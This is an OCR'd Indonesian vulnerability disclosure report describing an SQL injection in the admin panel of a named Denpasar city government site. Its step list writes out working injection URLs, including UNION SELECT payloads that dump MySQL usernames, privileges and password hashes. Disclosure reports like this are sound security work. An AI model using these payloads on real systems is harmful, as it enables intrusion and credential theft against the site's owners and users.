
PARSECT



Reporter

Name	Kadek Dwi Wardana Saputra
Email	sapu2776@gmail.com

REPORT

Vulnerability Name:	Sql Injection
Level :	**Critical**

Vulnerability Description :

Sql Injection vulnerability adalah sebuah kerentanan yang memanfaatkan pengkoneksian yang kurang baik pada database, pada kasus ini saat *user/attacker* membuka https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT dan menambahkan ‘ (koma) pada akhir “uid=INT”, dan melakukan akses https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT' sekilas tidak ada yang berubah namun data yang ditampilkan telah berubah yang mengidentifikasi kerentanan terhadap *Sql Injection*, dan saat *user/attacker* menambahkan “#” setelah ‘ (koma) maka akan menampilkan tampilan yang normal, ini sekaligus mengkonfirmasi kerentanan, pada saat web menampilkan *data yang tidak seharusnya*, dan jika melakukan enumeration lebih mendalam ada kemungkinan *“attacker”* dapat mengupload backdoor/pencurian data.

Vulnerability Impact :

Dampak vulnerability ini akan sangat merugikan pihak pemilik maupun user lain karena data primadi mereka dapat dimanipulasi/diketahui *user/attacker*, yang dimana bukan hanya berpengaruh pada pihak pemilik dan user, tapi juga akan sangat merugikan pihak yang berbagi server/koneksi database, terutama pada pihak pemerintah yang akan dianggap tidak mampu dalam mengelola fasilitas umum dalam bentuk digital.

Vulnerability URL :

https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT

Tahapan :


1. Melakukan aksess
   https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT

2. Tambahkan ‘ (koma)
   https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT'

3. Tambahkan untuk mengkonfirmasi kerentanan #
   https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT'#

4. Mencari jumlah column
   https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=INT' ORDER BY 19#

5. Melakukan injeksi
   a) https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=.INT%27UNION%20ALL%20SELECT%201,2,group_concat(user,0x3a,file_priv),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19%20from%20mysql.user#&ed=1



b) https://ekinerja.denpasarkota.go.id/admin/index.php?mn=m1&jn=1&ed=1&uid=.INT%27UNION%20ALL%20SELECT%201,2,group_concat(user,0x3a,password),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19%20from%20mysql.user#&ed=1